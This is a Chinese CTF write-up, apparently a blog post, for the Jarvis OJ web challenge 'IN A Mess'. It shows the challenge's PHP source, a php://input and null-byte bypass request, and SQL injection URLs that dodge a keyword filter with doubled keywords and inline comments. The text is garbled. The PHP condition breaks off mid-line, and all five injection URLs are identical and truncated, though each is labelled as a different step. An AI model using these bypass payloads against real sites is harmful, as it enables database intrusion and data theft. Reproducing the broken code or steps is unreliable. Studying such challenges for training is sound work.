
jarvis oj web writeup

原创

R_1v3r 于 2018-04-23 09:52:40 发布 376 收藏

分类专栏： ctf-web 文章标签： ctf-web



IN A Mess

tips: index.phps

```php
error_reporting(0);
echo "<!--index.phps-->";
if (!$_GET['id']) {
    header('Location: index.php?id=1');
    exit();
}
$id = $_GET['id'];
$a = $_GET['a'];
$b = $_GET['b'];
if (stripos($a, '.')) {
    echo 'Hahahahahaha';
    return;
}
$data = @file_get_contents($a, 'r');
if ($data == "1112 is a nice lab!" and $id == 0 and strlen($b) > 5 and eregi("111" . substr($b, 0, 1),
    require ("flag.txt");
} else {
    print "work harder!harder!harder!";
}
```

```
POST
/index.php?id=.&a=php://input&b=%0012345
1112 is a nice lab!
id=0 is wrong ....

得到下一关的地址

Come ON!!! {/^HT2mCpcvOLf}

//查显示位：得到3
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2
//暴库：得到test
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2
//爆表：得到content
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2
//爆字段：得到id,context,title
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2
//爆内容：
http://web.jarvisoj.com:32780/^HT2mCpcvOLf/index.php?id=0/*111*/ununionion/*111*/seselectlect/*111*/1,2
```